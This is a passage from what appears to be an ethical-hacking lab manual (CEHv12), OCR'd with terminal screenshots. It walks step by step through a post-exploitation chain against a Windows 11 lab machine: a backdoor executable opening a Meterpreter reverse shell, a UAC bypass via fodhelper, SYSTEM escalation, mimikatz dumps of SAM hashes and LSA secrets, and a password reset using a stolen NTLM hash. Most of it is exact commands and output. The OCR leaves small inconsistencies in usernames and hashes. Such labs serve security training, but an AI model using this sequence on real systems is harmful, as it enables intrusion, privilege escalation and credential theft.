
Opening backdoor.exe

You have chosen to open:
backdoor.exe
which is: exe File (72.1 KB)
from: http://10.10.1.13

Would you like to save this file?

Save File Cancel

21. Navigate to **Downloads** and double-click the Windows.exe file. The **Open File - Security Warning** window appears; click **Run**.



22. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

```

[+] =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter >

```

23. The Meterpreter session has successfully been opened, as shown in the screenshot.

24. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command "sysinfo" has been entered, displaying system details:

```
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

25. Type **getuid** and press **Enter** to display current user ID.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command "getuid" has been entered, displaying the current user ID:

```
+ -- --=[ 9 evasion      ]

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Administrador
meterpreter >
```

26. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

27. Type **background** and press **Enter** to background the current session.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session configuration:

```
Metasploit tip: Enable verbose logging with set VERBOSE true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS             : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

29. Now type **set session 1** and press **Enter**.

30. Type **show options** in the meterpreter console and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is displaying Metasploit framework commands:

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION      1            yes        The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC   process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.10.1.13     yes        The listen address (an interface may be specified)
LPORT      4444           yes        The listen port

Exploit target:
Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

The terminal window has a dark theme with green text output. The title bar says "msfconsole - Parrot Terminal". The bottom status bar shows "msfconsole - Parrot Terminal".

31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
33. Type **exploit** and press **Enter** to begin the exploit on Windows 11 machine.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user has set the LHOST to 10.10.1.13 and the target to 0 (Windows x86). They run the exploit command, which bypasses UAC and executes a payload. The session successfully opens on the target machine.

```
LPORT      4444      yes      The listen port
Exploit target:
Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50058) at 2022-04-07 01:29:53 -0400
[*] Cleaning up registry keys ...

meterpreter >
```

34. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

35. Type **getsystem -t 1** and press **Enter** to elevate privileges.

The screenshot shows the meterpreter shell with the command "getsystem -t 1" being typed. The response indicates that the system was obtained via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50058) at 2022-04-07 01:29:53 -0400
[*] Cleaning up registry keys ...

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

36. Now type **getuid** and press **Enter**, The meterpreter session is now running with system privileges.

msfconsole - Parrot Terminal

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Id Name
-- --
0 Windows x86

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50058) at 2022-04-07 01:29:53 -0400
[*] Cleaining up registry keys ...

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

37. Type **load kiwi** in the console and press **Enter** to load mimikatz.

msfconsole - Parrot Terminal

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50058) at 2022-04-07 01:29:53 -0400
[*] Cleaining up registry keys ...

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
#####
mimikatz 2.2.0 20191125 (x86/windows)
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## *** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter >

```

38. Type **help kiwi** and press **Enter**, to view all the kiwi commands.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "help kiwi" has been entered, resulting in a list of Kiwi Commands. The output is as follows:

```
Success.
meterpreter > help kiwi

Kiwi Commands
=====
Command           Description
-----
creds_all        Retrieve all credentials (parsed)
creds_kerberos   Retrieve Kerberos creds (parsed)
creds_livessp    Retrieve Live SSP creds
creds_msv        Retrieve LM/NTLM creds (parsed)
creds_ssp        Retrieve SSP creds
creds_tspkg      Retrieve TsPkg creds (parsed)
creds_wdigest    Retrieve WDigest creds (parsed)
dcsync           Retrieve user account information via DCSync (unparsed)
dcsync_ntlm     Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create Create a golden kerberos ticket
kerberos_ticket_list List all kerberos tickets (unparsed)
kerberos_ticket_purge Purge any in-use kerberos tickets
kerberos_ticket_use Use a kerberos ticket
kiwi_cmd         Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam     Dump LSA SAM (unparsed)
lsa_dump_secrets Dump LSA secrets (unparsed)
password_change Change the password/hash of a user
wifi_list        List wifi profiles/creds for the current user
wifi_list_shared List shared wifi profiles/creds (requires SYSTEM)
```

meterpreter >

39. Now we will use some of these commands to load hashes.

40. Type **lsa_dump_sam** and press **Enter** to load NTLM Hash of all users.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716
Local SID : S-1-5-21-21185687-566857532-2239795073

SAMKey : ab6330cf1c0a8120adbbf8e40afefb2e

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6be54f349fb16786cbc468baea89e2bb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a2aeb1670f47f42479bc09f574c2a6a0

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
        aes128_hmac      (4096) : edaf39bb79df13484692a09c3da27b55
        des_cbc_md5      (4096) : 64b5ade075461a70
    OldCredentials
        aes256_hmac      (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
        aes128_hmac      (4096) : edaf39bb79df13484692a09c3da27b55
        des_cbc_md5      (4096) : 64b5ade075461a70

    * Packages *
        NTLM-Strong-NTOWF

    * Primary:Kerberos *
        Default Salt : WINDOWS11Admin
        Credentials
            des_cbc_md5      : 64b5ade075461a70
        OldCredentials
            des_cbc_md5      : 64b5ade075461a70
```

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
RID : 000003ea (1002)
User : Admin
Hash NTLM: 92937945b518814341de3f726500d4ff

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 06ca82c977c5c7f5b606b2411286d126

* Primary:Kerberos-Newer-Keys *
    Default Salt : WINDOWS11Admin
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
        aes128_hmac      (4096) : edaf39bb79df13484692a09c3da27b55
        des_cbc_md5      (4096) : 64b5ade075461a70
    OldCredentials
        aes256_hmac      (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
        aes128_hmac      (4096) : edaf39bb79df13484692a09c3da27b55
        des_cbc_md5      (4096) : 64b5ade075461a70

    * Packages *
        NTLM-Strong-NTOWF

    * Primary:Kerberos *
        Default Salt : WINDOWS11Admin
        Credentials
            des_cbc_md5      : 64b5ade075461a70
        OldCredentials
            des_cbc_md5      : 64b5ade075461a70
```

41. To view the LSA Secrets Login hashes type **lsa_dump_secrets** and press **Enter**.

Note: LSA secrets are used to manage a system's local security policy, and contain sensitive data such as User passwords, IE passwords, service account passwords, SQL passwords etc.

```

meterpreter > lsa dump secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716

Local name : Windows11 ( S-1-5-21-211858687-566857532-2239795073 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {0560f493-0b30-43b2-a367-067fc006c55e}
 [00] {0560f493-0b30-43b2-a367-067fc006c55e} d22bcdf401146d93672a757d693f1d9eb3dc94da3e88a6cc3f4ca99
7eccce965

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 62 35 46 08 87 54 e7 5a 6d 42 78 87 c0 16 d1 21 97 c7 19 d0 e4 cd d3 b3 f4 55 e
7 1b 3d e7 e8 b9 91 27 f6 96 65 ee 30 b1
    full: 623546088754e75a6d427887c016d12197c719d0e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
    m/u : 623546088754e75a6d427887c016d12197c719d0 / e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
old/hex : 01 00 00 00 92 da 38 a8 17 94 a6 77 25 a0 a2 e7 65 a4 3a f4 bf 22 86 a3 12 77 3f 97 6e 40 6
3 2c e1 d6 1e ef cc ae c5 f0 40 af bf 91
    full: 92da38a81794a67725a0a2e765a43af4bf2286a312773f976e40632ce1d61eefccaec5f040afbf91
    m/u : 92da38a81794a67725a0a2e765a43af4bf2286a3 / 12773f976e40632ce1d61eefccaec5f040afbf91

Secret : NL$KM
cur/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 1
7 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
old/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 1
7 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f

```

42. Now we will change the password of **Admin** using the **password_change** module.

43. In the console, type **password_change -u Admin -n [NTLM hash of Admin acquired in previous step] -P password** (here, the NTLM hash of **Admin** is **92937945b518814341de3f726500d4ff**).

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help

Local name : Windows11 ( S-1-5-21-211858687-566857532-2239795073 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {0560f493-0b30-43b2-a367-067fc006c55e}
[00] {0560f493-0b30-43b2-a367-067fc006c55e} d22bcdf401146d93672a757d693f1d9eb3dc94da3e88a6cc3f4ca99
7eccce965

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 62 35 46 08 87 54 e7 5a 6d 42 78 87 c0 16 d1 21 97 c7 19 d0 e4 cd d3 b3 f4 55 e
7 1b 3d e7 e8 b9 91 27 f6 96 65 ee 30 b1
full: 623546088754e75a6d427887c016d12197c719d0e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
m/u : 623546088754e75a6d427887c016d12197c719d0 / e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
old/hex : 01 00 00 00 92 da 38 a8 17 94 a6 77 25 a0 a2 e7 65 a4 3a f4 bf 22 86 a3 12 77 3f 97 6e 40 6
3 2c e1 d6 1e ef cc ae c5 f0 40 af bf 91
full: 92da38a81794a67725a0a2e765a43af4bf2286a312773f976e40632ce1d61eefccaec5f040afb91
m/u : 92da38a81794a67725a0a2e765a43af4bf2286a3 / 12773f976e40632ce1d61eefccaec5f040afb91

Secret : NL$KM
cur/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 1
7 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
old/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 1
7 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f

meterpreter > password_change -u Admin -n 92937945b518814341de3f726500d4ff -P password
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 8846f7eaeee8fb117ad06bdd830b7586c
meterpreter >

```

44. We can observe that the password has been changed successfully.

45. Check the new hash value by typing **lsa_dump_sam** and press **Enter** to load NTLM Hashes of all users.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help

[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 8846f7eaeee8fb117ad06bdd830b7586c
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716
Local SID : S-1-5-21-211858687-566857532-2239795073

SAMKey : ab6330cf1c0a8120adbbf8e40afefb2e

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6be54f349fb16786cbc468baea89e2bb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a2aeb1670f47f42479bc09f574c2a6a0

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount

```

The screenshot shows the msfconsole interface on a Parrot OS terminal. The title bar reads "msfconsole - Parrot Terminal". The terminal window displays the following output:

```
RID : 000003ea (1002)
User : Admin
Hash NTLM: 8846f7eaee8fb117ad06bdd830b7586c

Supplemental Credentials:

RID : 000003ed (1005)
User : Jason
Hash NTLM: 2d20d252a479f485cdf5e171d93985bf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : de7d2d59ad92a4ae51f1a62dd5e0d94a

* Primary:Kerberos-Newer-Keys *
    Default Salt : WINDOWS11Jason
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : 59d66a9eaf7f8065599d93f08606fc3fbbfde1251d9f3655509db0041c5a04bd
        aes128_hmac      (4096) : e121547285cd11d304b0dcad77071459
        des_cbc_md5      (4096) : 9ea74c8c20daa780
    OldCredentials
        aes256_hmac      (4096) : 59d66a9eaf7f8065599d93f08606fc3fbbfde1251d9f3655509db0041c5a04bd
        aes128_hmac      (4096) : e121547285cd11d304b0dcad77071459
        des_cbc_md5      (4096) : 9ea74c8c20daa780

* Packages *
    NTLM-Strong-NTOWF
```

